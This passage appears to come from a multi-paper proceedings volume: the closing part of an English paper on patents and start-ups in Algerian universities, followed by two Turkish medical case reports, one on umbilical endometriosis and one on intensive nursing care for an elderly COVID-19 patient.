Especially since the start-up is led to activate in close relationship with the NICTs, which are, moreover, a sector where competition is directly played on a global scale. For this, the legislator will have to be very rigorous and precise in defining the criteria because not every company operating in the field of new technologies is necessarily a start-up.

We are faced with a question of legal security, which imposes mainly preventive texts, starting in the case of competition with the Constitution.

For Algeria, we find initially Article 43 of the constitutional revision of March 6, 2016^{xxvii}, which states that: "... The law prohibits monopoly and unfair competition".

Following this, we ask ourselves the following question: is the law, in principle, to prohibit unfair competition or infringement of competition? Knowing that unfair competition is linked to custom, and in the majority of cases one finds oneself before the absolute impossibility of controlling the contours of custom, the latter judged by the doctrine as being "the most turbulent child of the great legal family".

Thus, and with regard to the stability of the texts, and the stability linked to the application before the courts, it is clearly preferable that the law prohibits the infringement of competition, having initially

the text as a reference, and not unfair competition, which is already prohibited by custom, however unstable and handy it may be.

We note, according to the 2020 finance law, the implementation of a specific financing system for start-ups. In the same vein, it should be stressed that the interest to be given to start-ups in Algeria should not be based solely on the fiscal aspect given the importance of the legal aspect, which is often decisive, especially when deciding on the continuity of the start-up.

Indeed, on the competitive level, the start-up must accelerate the time even faster than others. It must not only keep its existing turnover (operational report), but also create its innovations (strategic report). Hence the importance of intellectual property.

In order to be inventive and innovative, societies need to reward their inventors and innovators. One of the tried and tested ways to reward inventors and innovators is to develop effective mechanisms to safeguard intellectual property rights (I.P.R).

The process of efficiently using effective IPR mechanisms to safeguard new inventions and innovations and to reward their inventors requires a good understanding of the relationship between Research, Development, and Innovation (R.D.I), I.P.R (especially patents), and productivity.

In fact, to be successful, the innovation policies should identify technology gaps in areas that show the most promise. These gaps can then be suitably amended or filled through public funding in order to positively impact inefficiencies that have crept into the potential market. In this process, it should not be forgotten that the policies need to be broadly diverse so that society develops technologically in a wholesome manner^{xxviii}.

Correspondingly, there are a number of reasons why universities need to worry about how the IP they generate should be used.

First, much of the IP universities generate (in the broad sense as we must now consider it) supports their own teaching and research activities. As a consequence, universities must take care to protect their own freedom to operate.

Secondly, universities have developed capabilities in supporting the process of translating knowledge with immediate application into the wider society and economy.

Thirdly the research base (and indeed innovation in education) creates new knowledge and provides a broad foundation for innovation throughout academia and business, often communicated through scholarly conferences, publications or collaborative research, teaching, but also through technology transfer^{xxix}.

6. CONCLUSION

Ultimately, it is important to stress that the importance of patents is growing, especially in universities. But the economic factor of young researchers imposes the obligation of a planned support in different phases, at least the short term, linked to the delivery of the patent, and the long term, linked to the exploitation of the patent, until 'when it expires.

For this, we come to conclude the following recommendations:

- The policy of research and development within universities, and with regard to the relationship between universities and patents, must be captive. Firstly, by publicizing the right to register patents, in order to become the owner and benefit from the rights. Secondly, by accompanying the researcher in his exploitation of the patent, until the expiry of the latter, which is twenty years from the date of deposit of the patent.

-The field of patents within the university must widen, in order to capture some rights that are covered by other intellectual property; like computer programs that are protected by copyright, it is necessary to review the interest of universities, and protect these computer programs by patents. On the one hand, to increase the number of patents, and on the other hand, for visibility and a better international ranking for Algerian universities.

7. REFERENCES:

- [1] Lopez BARES, Academic patenting, scientific production and royalty shares in public universities of Andalusia (Spain), *Revista ESPACIOS*, Vol. 41 (20) 2020, pp 75-86.
- [2] Rune STENBACKA, Mihkel TOMBAK, University-firm competition in basic research and university funding policy, *Journal of Public Economic Theory*, 2020; vol 22, pp 1017–1040.
- [3] Jabson HERBER PROFIRO DE OLIVEIRA, João POLICAPRO RODRIGUES LIMA, Manoel RAIMUNDO SENA JUNIOR, Ana Cristina DE ALMEIDA FERNANDES, Motivation for the development of patents in universities in the state of Pernambuco, Brazil, *Gestão & Produção*, 27(4), e4710, 2020, p01-24.
- [4] Ordinance 03-07 of July 19, 2003, relating to patents for invention, *J.O of July 23, 2003*, n°44, p 23.
- [5] Oliver GRETSCH, Frank TIETZE, Alexander KOCK, Firms' intellectual property ownership aggressiveness in university–industry collaboration projects: Choosing the right governance mode, *Creativity and Innovation Management*. 2020; vol29, pp 359–370.
- [6] Art 14 of ordinance 03-07 previously mentioned.
- [7] www.dgrsdt.dz [Accessed Dec. 31, 2020].
- [8] Nour-Eddine AISSAOUI, Economic intelligence in Algeria, analysis of patents as indicators of power innovator, *Research Papers in Economics and Management*, File 9, N° 1 : June 2020, pp 47-71.

- [9] Pamela OBERTAN, «The protest strategies of developing countries in the face of the universalization of patents on life», doctoral thesis in law, University of Quebec, 2013, p. 7.
- [10] Brian LUCKING, Nicholas BLOOM, John VAN REENEN, Have R&D Spillovers Declined in the 21st Century?, *Fiscal studies*, vol. 40, no. 4, 2019, pp. 561–590.
- [11] Law n° 15-21 of December 30, 2015 on the orientation law on scientific research and technological development, *J O* of December 30, 2015, n° 71, p 05.
- [12] Article 06 of law 15-21 previously mentioned.
- [13] Article 06 of law 15-21 previously mentioned.
- [14] Article 07 of law 15-21 previously mentioned.
- [15] Access to research for Development and Innovation – Access to leading scientific and technical journals for developing countries, publication W.I.P.O 2017
- [16] Global innovation index 2020, case of Algeria, Available: https://www.wipo.int/edocs/pubdocs/en/wipo_pub_gii_2020/dz.pdf [Accessed Jan. 21, 2021].
- [17] Sulan WONG, Patents and scientific research: five paradoxical scenarios, *Societal Benefits of Freely Accessible Technologies and Knowledge Resources*, 2015 , pp 135-155.
- [18] Utku Ali Rıza ALPAYDIN, Rune DAHL FITJAR, Proximity across the distant worlds of university–industry collaborations, *Papers in Regional Science*, november 2020, pp 01-23.
- [19] Article 06 of law 15-21 previously mentioned.
- [20] Article 04 of law 15-21 previously mentioned.
- [21] Article 05 of law 15-21 previously mentioned.
- [22] Sonatrach company , Decision n°282/DG concerning the organization of the HS macrostructure. Reference: A- (R31) the Central Research and Development Direction " R&D ". Decision n°17/DG amending the organization of the DCRD. Reference: A-1146 (R1). It defines the organization and missions of the Central Research and Development "R&D" Directorate.
- [23] I.N.A.P.I : Algerian National Institute of Industrial Property.
- [24] Setting ou of the Sonatrach group patent office. Available: https://sonatrach.com/wp-content/uploads/2020/02/Sonatrach-News_N°23.pdf [Accessed Jan. 11, 2021].
- [25] Interview with Mr. BENAMARA Mustapha Central Research & Development Director, Sonatrach-News-N°30, Available: https://sonatrach.com/wp-content/uploads/2020/12/Sonatrach-News-N°30_compressed.pdf [Accessed Jan. 07, 2021].
- [26] Law n° 19-14 of december 11, 2019 on the Finance Act for 2020, *J O* december 30, 2019, n°81 ,p03 .
- [27] Law n° 16-01 of march 6, 2016 concerning constitutional review, *J O* march 07, 2016, n°14, p03.

[28] Pawan KUMAR DUTT; Mike WAHL and Tanel KERIKMAE, Using Patent Development, Education Policy and Research and Development Expenditure Policy to Understand Differences Between Countries – The Case of Estonia and Germany, ICLR, Palacký University Olomouc, Czech Republic, 2019, Vol. 19, No. 1, p190-233.

[29] Intellectual asset management, Publication intellectual property office , USA, 2013, pp 11-16.

UMBLİKUSTA ENDOMETRİOZİS OLGUSU

Aysun Tekeli Taşkömür¹

¹*Amasya Üniversitesi, Tıp Fakültesi, Amasya, TURKEY*

dr.isoon77@hotmail.com

ORCID: 0000-0001-7839-6963

ÖZET

Amaç: Endometriozis, endometrium gland ve stromasının normal yerleşiminin dışında bulunmasıdır. En çok üreme çağındaki kadınlarda gözlenir ve sıklıkla asemptomatiktir. En sık pelvis peritonu üzerinde bulunur. Overler, rektovajinal septum, üreterde olabileceği gibi mesane, perikard, plevrada da bulunabilir. Umblikusta endometriozis nadir bildirilmiştir. Amacımız menstrüasyonda sıklık umblikal kanama şikayeti olan olguda umblikal endometriozisi sunmaktır.

Yöntem: Olgu sunumu

Bulgu: 32 yaşında kadın hasta, adetlerinde göbekten kan gelmesi şikayetiyle kliniğe başvurdu. Menstrüasyonu esnasında umblikustan belirgin kan gelmesi dışında muayene bulguları, umblikal bölgeye yapılan yüzeysel ultrasonu, batın ultrasonu normaldi. Batın manyetik rezonans görüntüleme (MRI) yağ baskılı T2 sekanslarda umblikal nonspesifik yüksek sinyal dışında patolojik bulgu izlenmedi. Hasta operasyona alındı. Umblikus altı 3cm'lik median kesiyle batına girildi. Batın içi eksplorasyonda endometriozis odağı izlenmedi. Umblikal bölge incelenmesinde ise kitle veya anormal görünüm yoktu. Umblikus ve 1cm'lik çevre dokusu eksize edilip patolojiye gönderildi. Patoloji sonucu endometriozis odakları şeklinde rapor edildi (Şekil 1-2).

Sonuç: Menstrüasyonda umblikustan sıklık kan gelmesi olan olgularda umblikusta endometriozis olabileceği akılda tutulmalıdır. Görüntüleme yöntemleriyle spesifik endometriozis odağı saptanamayan olgularda kesin tanının histopatolojik inceleme ile konulacağı unutulmamalıdır.

Anahtar Kelimeler: *Endometriozis, Umblikus, Menstrüasyon*

A CASE OF ENDOMETRIOSIS IN THE UMBILICUS

ABSTRACT

Purpose: Endometriosis is the presence of endometrial gland and stroma outside of their normal location. It is most common in women of reproductive age and is often asymptomatic. It is most commonly found on the pelvic peritoneum. It can be found in ovaries, rectovaginal septum, ureter as well as bladder, pericardium and pleura. Endometriosis in the umbilicus has been rarely reported. Our aim is to present umbilical endometriosis in a patient with complaint of cyclic umbilical bleeding during menstruation.

Method: Case report

Findings: A 32-year-old female patient was admitted to the clinic with the complaint of bleeding from the umbilicus in her menstruation. Except for significant blood coming from the umbilicus during menstruation, examination findings, superficial ultrasound to the umbilical region, and abdominal ultrasound were normal. There was no pathological finding on abdominal magnetic resonance imaging (MRI) except for the umbilical nonspecific high signal in fat-suppressed T2 sequences. The patient was taken into operation. The abdomen was entered with a 3 cm median incision under the umbilicus. No endometriosis focus was observed during intra-abdominal exploration. There was no mass or abnormal appearance in the umbilical region examination. The umbilicus and 1 cm surrounding tissue were excised and sent to pathology. Pathology result was reported as endometriosis foci (Figure 1-2).

Result: It should be kept in mind that there may be endometriosis in the umbilicus in cases with cyclic blood coming from the umbilicus during menstruation. It should be kept in mind that the definitive diagnosis will be made by histopathological examination in cases where a specific endometriosis focus cannot be detected by imaging methods.

Keywords: *Endometriosis, Umblikus, Menstruation*


GİRİŞ

Endometriozis, endometrium gland ve stromal yapılarının uterin kavite dışında bulunmasıdır. Ovaryan hormonların etkisiyle aktivite gösterirler. En çok üreme çağındaki kadınlarda gözlenir. Etyopatogenezinde metaplazi, retrograd menstürasyon, lenfatik metastaz ve mekanik transplantasyon


teorileri ileri sürülür [1]. En sık pelvik yerleşim gösterirlerse de ekstrapelvik yerleşim de gösterebilirler. Ekstra pelvik yerleşimlerinden biri de umblikusa yerleşimdir. Eksterapelvik endometriosiz tüm endometriosiz vakalarının %8-9'u, umblikus endometriozi ise %0,5-1,2'sini oluşturur [2]. İlk umblikus endometriozi 1886 yılında Villar tarafından tanımlanmıştır [3]. Biz de burada menstrüasyonda umblikustan siklik kan gelmesi şikayetiyle gelen, cerrahi sonrası patoloji sonucu endometriozis odakları şeklinde raporlanan vakayı sunmayı amaçladık.

OLGU

32 yaşında kadın hasta iki kez sezeryan ile doğum yapmış ve geçirilmiş başka cerrahisi yok. Hasta menstrüasyonda umblikustan siklik kan gelmesi şikayetiyle kliniğe başvurdu. Hasta başvurusu esnasında menstrüasyonun ikinci gününde idi ve umblikustan bariz şekilde kan gelmesi mevcuttu. Hastanın jinekolojik ve palpasyonla umblikal bölge muayenesi yapıldı. Herhangi bir bulguya rastlanılmadı. Hastaya yapılan abdominal ultrason, umblikusa yönelik yüzeysel ultrason normaldi. Batın MRI'nda yağ baskılı T2 sekanslarda umblikusta nonspesifik yüksek sinyal dışında patolojik bulgu izlenmedi. Hasta operasyona hazırlandı. Umblikus altı 3cm'lik median kesiyle batına girildi. Batın içi eksplorasyonda endometriozis odağı izlenmedi. Umblikal bölge incelenmesinde ise kitle veya anormal görünüm yoktu. Umblikus ve 1cm'lik çevre dokusu eksize edilip patolojiye gönderildi. Patoloji sonucu endometriozis odakları şeklinde rapor edildi (Şekil 1-2).



Şekil 2.1. Yüzeysel dermiste endometrial glandlar ve endometrial stroma izlenmektedir(HE x100)



Şekil 2.2. Çok katlı yassı epitel ile örtülü yumuşak doku örneğinde, yüzeysel dermiste endometrial glandlar izlenmektedir (HE x100)

TARTIŞMA

Pelvis dışı endometriozis tüm endometriozis olgularının %8-9'nu oluşturur. Umblikal endometriozis daha çok kuatanöz endometriozis şeklinde prezente olur ve endometriozis olgularının %0,5-1,2'i oluşturur [4]. Umblikus endometriozisin oluşumunda etyopatogenetik olarak iki teori ileri sürülür. Bunlardan bir tanesi endometriotik lezyonların hemotojen ve lenfojen yayılım göstermesidir. Peritoneal kavitenin derinlerinden umblikus damarları boyunca lenfatikler uzanır. Scott ve arkadaşları peritoneal kaviteye uyguladıkları boya maddelerinin umblikusta toplandığını göstermişlerdir [5]. Diğer bir teoriye göre ise; urakus artığının metaplazik değişimi ile endometrial dokulara dönüşmesidir [3].

Umblikus endometriozisi genellikle lokal spontan siklik kanama, kızarıklık, ödem ve ağrı şeklinde semptom verirler. Ayrıca menstrüasyon sırasında siklik olarak şiddetlenen ağrı ve kitle boyutlarında artış olması tanı koymayı kolaylaştırır [6]. Bizim sunduğumuz vakada menstrüasyonu esnasında umblikustan kan gelmesi bariz bir şekilde gözlenirken ele gelen kitle veya gözle görünen bir kızarıklık, ödem mevcut değildi.

Endometriozisin kesin tanısı histopatolojik olarak konulur. Fakat kitlenin yerleşimini, boyutunu, yoğunluğunu, homojenitesini, kas planlarından ve çevre dokulardan ayrımını değerlendirmede veya preoperatif başka endometriozis odaklarını tespit etmede ultrason, renkli doppler ultrason, bilgisayarlı tomografi, MRI kullanılması yardımcı olabilir [7].

Bizim vakada ise batın ultrasonu, MRI ve umblikusa yüzeysel ultrason yapıldı. Bu görüntüleme yöntemlerinde spesifik olarak endometriozis odağı olabilecek patolojik bulgu tespit edilemedi.

Umblikus endometriozisin tedavisi özellikle relap ve onkojenik transformasyon açısından radikal cerrahi ekzisyonudur. Rekürrensini önlemek için lezyonun cerrahi olarak en az 1cm çevre dokuyla geniş olarak çıkarılması önerilmektedir [8,9]. Fakat literatürde lokal anestezi altında basit eksizyondan omfolektomiye kadar uzanan değişik tedavi şekilleri vardır [10]. Cerrahi olarak tekrarlama olasılığı nadirdir ve genellikle ilk bir yıl içinde olur [11].

Literatürde umblikal endometriozisin tedavisinde oral kontraseptifler, progestin, gonodotropin releasin hormon analogları gibi hormonal tedavinin de kullanıldığı görülür [10-12].

SONUÇ

Menstrüasyonda umblikustan siklik kan gelmesi olan hastalarda umblikusta endometriozis olabileceği akılda tutulmalıdır. Görüntüleme yöntemleriyle spesifik endometriozis odağı saptanamayan olgularda kesin tanının histopatolojik inceleme ile konulacağı unutulmamalıdır.

KAYNAKÇA (References)

- [1] M. Erdem, A. Erdem, K. Göl, M. Yıldırım. Cesarean scar endometriosis: case report. Türkiye Klinikleri J Gynecol Obst. 1992; 2: 15-6.
- [2] J Khoo. Scar endometriosis presenting as an acute abdomen: a case report. Aust NZ J Obstet Gynecol. 2003; 43: 164-5.
- [3] R. Victory, M.P. Diamond, DA Johns. Villar's nodule: a case report and systematic literature review of endometriosis externa of the umbilicus. J Min Invas Gynecol. 2007; 14: 23-32.
- [4] L. Fedele, G. Frontino, S. Bianchi, F. Borruto, N. Ciappina. Umbilical endometriosis: a radical excision with laparoscopic assistance. Int J Surg. 2010; 8: 109-11.
- [5] R.B. Scott, R.J. Nowak, R.M. Tindale. Umbilical endometriosis and the cullen sign. Study of lymphatic transport from pelvis to umbilicus in monkeys. Obstet Gynecol. 1958; 11: 556-563.
- [6] O. Aydin. Scar endometriosis- a gynaecologic pathology often presented to the general surgeon rather than the gynaecologist: report of two cases. Langenbecks Arch Surg. 2007;392: 105-9.
- [7] H. Hensen, A.C. Van Breda Vriesman, B. Puylaert. Abdominal wall endometriosis: clinical presentation and imaging features with emphasis on sonography. AJR Am J Roentgenol. 2006; 186: 616-20.
- [8] G.H. Lipscomb, V.M. Givens, W.E. Smith. Endometrioma occurring in abdominal wall incision after cesarean section. J Reprod Med. 2011; 56: 44-6.
- [9] K. Lauslahti. Malignant external endometriosis. A case of adenocarcinoma of umbilical endometriosis. Acta Pathol Microbiol Scand Suppl. 1972; 233: 98-102.
- [10] J.M. Goldberg, M.A. Bedaiwy. Recurrent umbilical endometriosis after laparoscopic treatment of minimal pelvic endometriosis. J Reprod Med. 2007; 52: 551-552.

- [11] G. Pados, J. Tympanidis, M. Zafrakas, D. Athanatos, J.N. Bontis. Ultrasound and MR-imaging in preoperative evaluation of two rare cases of scar endometriosis. *Cases J.* 2008; 18: 97.
- [12] M.K. Elm, J.V. Twede, G.W. Turiansky. Primary cutaneous endometriosis of the umbilicus: a case report. *Cutis.* 2008; 81: 124-126.

COVID-19 TANISI ALAN GERİATRİK HASTADA KRİTİK BAKIM YAKLAŞIMLARI; OLGU SUNUMU

Orhan Çakır¹, Fisun Şenuzun Aykar²

¹ *İzmir Tınaztepe Üniversitesi, Sağlık Hizmetleri Meslek Yüksek Okulu, İzmir, TURKEY*

² *İzmir Tınaztepe Üniversitesi, Sağlık Bilimleri Fakültesi, İzmir, TURKEY*

orhan.cakir@tinaztepe.edu.tr

ORCID: 0000-0002-4231-3561

ÖZET

Giriş/Amaç: Salgının çıkış yeri Wuhan/Çin'de görülen vakaların incelemesi sonucu ölen hastaların sağ kalanlardan daha yaşlı oldukları ve daha fazla kronik hastalıkları olduğu görülmektedir. Ülkemizde yaklaşık olarak 7,5 milyon civarında geriatric birey bulunmaktadır. COVID-19'a bağlı akciğer enfeksiyonunun bulguları olan öksürük, nefes darlığı, ateş ve yan ağrısı görülürken; ayrıca sık sık konfüzyon, hipotansiyon, taşipne, yürüme güçlüğü ile hareket kabiliyetinde azalma, yutma güçlüğü, iştahta azalma ve idrar/gaita kaçırma gibi semptom ve bulgular görülebilmektedir. Buradan hareketle bu çalışmada COVID-19 tanısı alan geriatric hastanın kritik bakım yaklaşımları ve Kuzey Amerikan Hemşirelik Tanıları Birliği'ne göre hemşirelik girişimlerinin sunulması amaçlanmıştır.

Olgu: 76 yaşındaki A.İ. 12 Aralık 2020 tarihinde birkaç gündür süren genel durum bozukluğu, solunum sıkıntısı ve ateş nedeniyle hastanenin acil servisine başvurmuştur ve viral pnömoni bulguları sonucunda hastanın COVID-19 yoğun bakım ünitesine yatırılıp gerçekleştirilip entübe edilmiştir. COVID-19 PCR test sonucu pozitifdir. Hastanın bilinen hastalıkları DM, demans ve astımdır. Yapılan değerlendirmede; hastanın genel durumu kötü, immobil, tam bağımlı, dezoryante ve şuur kapalı, laterjiktir. Hasta parenteral yoldan beslenmektedir. Üriner inkontinansı bulunan hastaya foley kateter takılmıştır. Bu bağlamda bu çalışmada COVID-19 tanısı almış geriatric hasta için kritik bakım yaklaşımları ve hemşirelik girişimleri sunulmuştur. Çalışma tarihinde hasta yoğun bakım ünitesinde yatmaya devam etmektedir.

Tartışma/Sonuç: COVID-19 salgının giderek pik yaptığı dönemde hızlı yol alınabilmesi için ilk olarak tedavi ve bakımda görevli tüm sağlık çalışanlarının ortak rolünü ortaya koyan kritik bakım yaklaşımlarının oluşturulması en esaslı ihtiyaçtır. Ardından bakımda yükü ilk sırada olan hemşirelerin uygun girişimlerde bulunmasına gereksinim vardır. Çalışmada belirtilen olguya yönelik kritik bakım yaklaşımları ve hemşirelik girişimlerinin COVID-19 tanılı geriatric hastaların hospitalizasyon sürecinde yol gösterici olacağı düşünülmektedir. Bu bağlamda, hasta bakım uygulamalarının planlanması, çıktılarının yakından izlenmesi ve kayıt altına alınması oldukça önemlidir.

Anahtar Kelimeler: COVID-19, bakım, geriatric, olgu sunumu

CRITICAL CARE APPROACHES IN A GERIATRIC PATIENT DIAGNOSED WITH COVID-19; A CASE REPORT

ABSTRACT

Introduction / Objective: Following the examination of the cases encountered in Wuhan / China where the epidemic originated, it is seen that the patients who died due to Covid are older than the survivors and are present with more chronic diseases. There are approximately 7.5 million geriatric individuals in our country. While cough, shortness of breath, fever and flank pain, which are signs of COVID-19 related lung infection, are observed in these cases, such symptoms and indications as confusion, hypotension, tachypnea, difficulty in walking and decreased mobility, difficulty swallowing, decreased appetite and urinary / fecal incontinence can also be seen. Based on this information, in this study, it is aimed to present the critical care approaches of the geriatric patient diagnosed with COVID-19 and nursing interventions according to the North American Association of Nursing Diagnoses.

Case: 76-year-old patient named A.I. was admitted to the emergency department of the hospital due to the general condition disorder, respiratory distress and fever lasting for a few days on December 12, 2020, and as a result of the findings of viral pneumonia, the patient was admitted to the COVID-19 intensive care unit and intubated. COVID-19 PCR test result was positive. The known diseases of the patient were DM, dementia and asthma. In the evaluation made, it was seen that the general condition of the patient was poor, immobile, fully dependent, disorientated, unconscious and lethargic. The patient was seen to be fed parenterally. A foley catheter was placed in the patient who was present with urinary incontinence. Based on this finding, the critical care approaches and nursing interventions for geriatric patients diagnosed

with COVID-19 are presented in this study. As we carry out this study, the patient is still hospitalized in the intensive care unit.

Discussion / Conclusion: Establishing the critical care approaches that reveal the common role of all healthcare professionals in the course of treatment and care giving process in order to speed up caregiving is of high importance in such a period when the COVID-19 epidemic is gradually peaking. Nurses, who are in the forefront of care giving, then need to make appropriate interventions. It is thought that critical care approaches and nursing interventions for the case mentioned in the study will guide the hospitalization process of geriatric patients with COVID-19. In this context, it is of big importance to plan patient care practices, monitor and record their outputs closely. .

Keywords: *COVID-19, care, geriatrics, case report*

1.GİRİŞ

Günümüzde küresel pandemi haline gelen COVID-19 dünya çapında hızla yayılan bir hastalık haline gelmiştir [1]. Hastalık damlacık yolu ile bulaştığı için çok hızlı bir yayılım göstermiştir. COVID-19 sebebiyle ortaya çıkan pandeminin etkilerini en aza indirebilmek için tüm dünya yoğun bir çaba içerisinde. Virüsün mevcut durumu ile oluşan hastalık, özellikle yaşlılar ile kronik hastalığı olan bireyleri daha çok etkilemekte ve hastalık seyri daha şiddetli geçmekte hatta ölümlere neden olmaktadır. Enfeksiyonun çıkış yeri olan Çin'de görülen vakaların incelemesi sonucu ölen hastaların sağ kalanlardan daha yaşlı oldukları ve daha fazla kronik hastalıkları olduğu saptanmıştır [2,3]. Ülkemizde 7,5 milyon civarında geriatric olgu olduğu göz önünde bulundurulduğunda hastalığın bu özelliğinin üzerinde durulması gerekmektedir. Örnek olarak Mcmichael ve arkadaşları (2020) tarafından Amerika Birleşik Devletleri, Washington Eyaletinde yapılan araştırmada birçok uzun süreli yaşlı bakım tesisinde salgından etkilenen 101 tesis sakininin ortalama yaşı 83 bulunmuş ve %94'ünün altta yatan kronik bir hastalığı olduğu belirlenmiştir. Bu olgularda hastaneye yatış ve mortalite oranları ise sırasıyla %55 ve %34 olarak bildirilmiştir [4,5].

Bu bağlamda yapılan bu çalışmada, COVID-19 tanısı almış geriatric hasta olgusu verilmiş ve kritik bakım yaklaşımları ve hemşirelik girişimleri planlanmıştır. COVID-19 hastalarının belirtileri ve seyri kişiden kişiye farklılık göstermekle beraber geriatric bireylerde daha ağır geçtiği, ortaya çıkan bu farklılıkta COVID-19 hastalarının bakım yaklaşımları ve hemşirelik girişimlerinin bireye özgü olduğuna dikkat çekmektedir.

“Hemşirenin yegane amacı, hasta olsun olmasın bireyin eğer yeterli gücü, arzusu veya bilgisi olsaydı yardım almadan da yapabileceği, sağlığa ve tedaviye (ya da huzurlu bir ölüme) katkıda bulunan faaliyetlerin yapılmasına yardım etmektir”

Virginia Henderson

2. OLGU


Hastanın Durumu:

Yaş: 76

Cinsiyet: Kadın

Kronik Hastalıkları: Demans, DM, Astım


Covid- 19 PCR: Pozitif



Şekil 1. Akciğer Grafisi



Şekil 2. BT Görüntüsü - I



Şekil 3. BT Görüntüsü - II

Laboratuvar Bulguları

- AST 44,79 U/L
- ALT 36,13 U/L
- Ferritin 242 mg/mL
- CRP 150,68 mg/dl
- D-Dimer 2655 mg/mL

Bilinen DM, demans ve astım hastalıkları bulunan 76 yaşındaki A.İ. 12 Aralık 2020 tarihinde birkaç gündür süren genel durum bozukluğu, solunum sıkıntısı ve ateş nedeniyle hastanenin acil servisine başvurmuştur ve viral pnömoni bulguları sonucunda hastanın COVID-19 yoğun bakım ünitesine yatışı gerçekleşip entübe edilmiştir. COVID-19 PCR test sonucu pozitifdir. Hastanın yapılan genel değerlendirmesi; hastanın genel durumu kötü, immobil, tam

bağımlı, dezoryante olup şuur kapalı ve hasta laterjiktir. Hasta parenteral yoldan beslenmektedir. Üriner inkontinansı bulunan hastaya foley kateter takılmıştır. Vital bulguları normaldir. Kan basıncı değeri 112/68, nabız 124, oksijen satürasyon değeri 90'dır.

2.1. Olguya Yönelik Kritik bakım yaklaşımları ve Hemşirelik Girişimleri

- Multidisipliner yaklaşım, salgının önlenmesi ve kontrolü aşamasında en temel yaklaşımdır. Bu yaklaşımın amacı bireysel tedavi ve bakımı sağlamaktır. Hasta ile ilgili kritik bakım yaklaşımları belirlenirken ilk olarak multidisipliner yaklaşım ile hareket edilmelidir [6].
- Kan basıncı, nabız, solunum, vücut sıcaklığı sıklıkla kontrol edilmeli ve değerlendirilmelidir
- Ventilasyon desteği altında olan hasta için arteriyel kan gazları ve oksijen satürasyonu(SaO₂), periferik oksijen satürasyonu (SpO₂), end tidal karbondioksit düzeyi (Et CO₂) gibi ventilatöre ait parametreler sık sık takip edilmeli ve değerlendirilmelidir [7].
- Mekanik ventilatör ile izlem devam ettiği için her 4 saatte bir ağız değerlendirmesi ve 2 saatte bir sedasyon değerlendirmesi yapılmalıdır [8].
- Bakım veren profesyonelin trakeostomi veya entübasyon tüpü balonunun, tidal volümü sağlamak için yeterince şişirilmiş olduğunu kontrol etmelidir.
- Enfeksiyon oluşumunun önlenmesi için aspirasyon, trakeostomi veya endotrakeal tüp bakımı, belirtilen enfeksiyon standartlarına uygun bir şekilde yapılmalıdır. Aspirasyon işleminin yapılması gereken durumlarda, kapalı sistem aspirasyon yöntemiyle yapılması önerildiği için bu şekilde yapılmalıdır [9].
- Bu süreçte hastaya düzenli olarak ağız bakımı, solunum yollarının temizliği, pozisyon değişikliği uygun aralıklarla sağlanmalıdır [10,11].
- Yoğun bakım ünitelerinde basınç yaralanması görülme oranının %50'nin üzerinde olduğu bilinmektedir. Burada hareket ile hastaya en az 2 saatte bir pozisyon verilmelidir ayrıca hekim istemine bağlı olarak hasta yataktan kaldırılabilir ya da yatak içinde hareket ettirilebilir [7,12].
- Hastanın yatış süresi boyunca sıvı dengesini izlemek gereklidir. Bu bağlamda, aldığı-çıkarıldığı sıvı takibi izlenmeli ve günlük kilo takibi yapılmalıdır [7,11].
- COVID-19' un tedavisinde yüksek akımlı nazal kanül kullanılması, endotrakeal tüp bulunması, tüple besleme ve prone pozisyona bağlı aspirasyon riski mevcuttur. Buradan hareketle hastanın aspirasyon riski ekip olarak sıkı takip edilmelidir [6].
- Gastrointestinal sorunlar göz ardı edilmemelidir. Diyare, konstipasyon vb. açısından hasta gözlemi yapılmalı ve kayıt edilmelidir [7,11].

- Hastanın yoğun bakım yatış süresince sıkı beslenme takibi yapılmalıdır.
- Hastanın tüm bakım ve tedavisi etik ilke ve değerler çerçevesinde sürdürülmelidir [13].

Tablo 1. Hemşirelik Bakım Planı Tablosu

Viral enfeksiyon ve foley kateter varlığı nedeniyle	Enfeksiyon Riski
Oksijen saturasyon değerinde azalma nedeniyle	Gaz Değişiminde Bozulma
Mekanik ventilasyon ve enfeksiyon nedeniyle	Oral Mukoz Membranda Bozulma
Mekanik ventilasyon varlığı nedeniyle	Spontan Solunumu Sürdürmede Etkisizlik
İmmobilite nedeniyle	Doku Bütünlüğünde Bozulma
İmmobilite nedeniyle	Fiziksel Harekette Bozulma
Oksijen saturasyon değerinde azalma nedeniyle	Solunum Biçiminde Yetersizlik
Viral enfeksiyonu nedeniyle	Hipertermi
İmmobil olması ve laterji nedeniyle	Korunmada Yetersizlik
İmmobilite nedeniyle	Akut Ağrı
Mekanik ventilasyon varlığı nedeniyle	Aspirasyon Riski

3. TARTIŞMA ve SONUÇ

COVID-19 enfeksiyon süreci, asemptomatik olmanın yanı sıra ölümcül sonuçlar ortaya çıkarabilecek kadar çeşitlilik göstermektedir. Pandemi sürecinde ortaya çıkan bu ciddi sonuçlar ile birlikte hastanın bakım ve tedavi sürecinde bulunan sağlık çalışanı sayılarının gereken kritik bakım yaklaşımları ve hemşirelik girişimleri göz önüne alınarak eksiksiz olması gerekliliği bir kez daha görülmüştür. Sağlık ekibinin tam olması ve hasta için belirlenen kritik yaklaşımlar ve hemşirelik bakım planının hazırlanması; hastane kalış süresinin kısaltılmasının, mortalitenin azalmasının, enfeksiyonun azaltılmasının ve yaşam kalitesinin artırılmasının sağlanması açısından önemlidir. Olgu ile birlikte sağlık çalışanları ekibi içerisinde en ön safhada bulunan hasta ile en çok zamanı geçiren hemşirelerin: COVID-19 hastalarının bakımı ve tedavisinde önemli sorumluluğu bulunmaktadır [14]. Özellikle ciddi ve kritik hastalık seviyesindeki olgularda solunum sıkıntısı ile oluşan sürecin yönetilmesinde hemşirelerin ciddi takip yükü bulunmaktadır. Sonuç olarak, en büyük risk grubunda olan COVID-19 tanılı geriatric hastaların bakımında görevli tüm sağlık çalışanlarının rolünü ortaya koyan ortak bakım planlarının oluşturulması veya bunun olmadığı durumlarda standart hemşirelik bakım planı hazırlanması

ve hasta bakım uygulamalarının çıktılarının yakından izlenip kayıt altına alınması oldukça önemlidir.

4.KAYNAKLAR

1. Y.T. Xiang, Y. Yang, W. Li, L. Zhang, Q. Zhang, T. Cheung, et al. Timely mental health care for the 2019 novel corona virus outbreak is urgently needed. *Lancet Psychiatry*. 2020, 7:228-229.,
2. A.T. Işık. Geriatrik Olgularda COVID-19: Göz Ardı Edilmemesi Gereken Konular. *Geriatrik Bilimler Dergisi*, 2020; 3(1), 1-2.
3. D. Dosa, R.L.P. Jump, K. LaPlante, et al. Long-Term Care Facilities and the Coronavirus Epidemic: Practical Guidelines for a Population at Highest Risk. *J Am Med Dir Assoc*. 2020; 21 (5): 569-571.
